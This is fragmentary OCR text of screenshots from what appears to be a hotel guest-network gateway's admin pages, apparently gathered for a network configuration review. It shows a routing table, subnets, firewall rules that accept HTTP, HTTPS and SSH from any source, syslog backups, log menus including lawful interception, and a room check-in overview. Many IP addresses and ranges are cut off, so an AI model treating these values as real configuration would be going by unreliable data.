
DNS Enteries




DYNDNS Configration



Network Configuration



Routes


network configuration
network ports
routes
interface order
overview
Static routes
Name
Destination
Netmask
Gateway
Port
port 1
Save


Network Configuration Review

Routes


Default

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
10.10.10.0	0.0.0.0	255.255.255.252	U	0	0	0	eth0
	0.0.0.0	255.255.255.248	U	0	0	0	eth3
)	0.0.0.0	255.255.255.0	U	0	0	0	tun11
27.0	0.0.0.0	255.255.255.0	U	0	0	0	eth2
.0	0.0.0.0	255.255.252.0	U	0	0	0	tun11
0.0	0.0.0.0	255.255.0.0	U	0	0	0	eth3
0.0.0.0		0.0.0.0	UG	0	0	0	eth3


Layout




Port Forwarding




SSL Overview



Subnets


Subnets
Subnets
Description
Subnet
Range
DHCP
NAT
Guest interface
Exclude
Action
).0.0/22
.0.1 -
3.254
port
.0.0/24
.0.1 -
.254
port
Delete

Interception



Firewall rules

IPv4 firewall rules | IPv6 firewall rules

Firewall settings IPv4

Sort	Description	Device	Type	Direction	Port	Source IP	Destination IP	Action	Action
▲ ▼	web interface - http	all	tcp	in	80	all	all	ACCEPT	
▲ ▼	web interface - https	all	tcp	in	443	all	all	ACCEPT	
▲ ▼	ssh	all	tcp	in	22	all	all	ACCEPT	

Restart firewall

Logs

syslog | LAN syslog | XML | FIAS log | SPG log | lawful interception | URL log | DNS log

Syslog backup

File	Uploaded	URL	Size	Action
30.zip	23:23		75.88 KB	
29.zip	22:24		75.51 KB	
28.zip	23:24		74.18 KB	
27.zip	23:23		72.51 KB	
26.zip	23:23		68.22 KB	
25.zip	23:23		71.54 KB	
24.zip	23:23		73.42 KB	
23.zip	22:24		72.10 KB	
22.zip	23:23		72.45 KB	
21.zip	22:24		70.50 KB	
20.zip	22:24		71.84 KB	
19.zip	23:23		70.21 KB	
18.zip	23:23		72.19 KB	
17.zip	22:24		75.31 KB	
16.zip	23:24		76.42 KB	
15.zip	23:23		74.46 KB	
14.zip	23:23		80.81 KB	
13.zip	23:23		77.58 KB	
12.zip	23:23		74.48 KB	
11.zip	23:23		74.81 KB	
10.zip	22:24		78.91 KB	

page 1

Guest Details

overview | floors | guest types

Overview

Room	VLAN	Floor	Guest type	Checked in	Shared room
room 2	no	/	/	no	no
room 3	no	/	/	no	no
room 1	no	/	/	no	no
room 2	no	/	/	yes	no
room 3	no	/	/	no	no
room 4	no	/	/	yes	no
room 5	no	/	/	yes	no
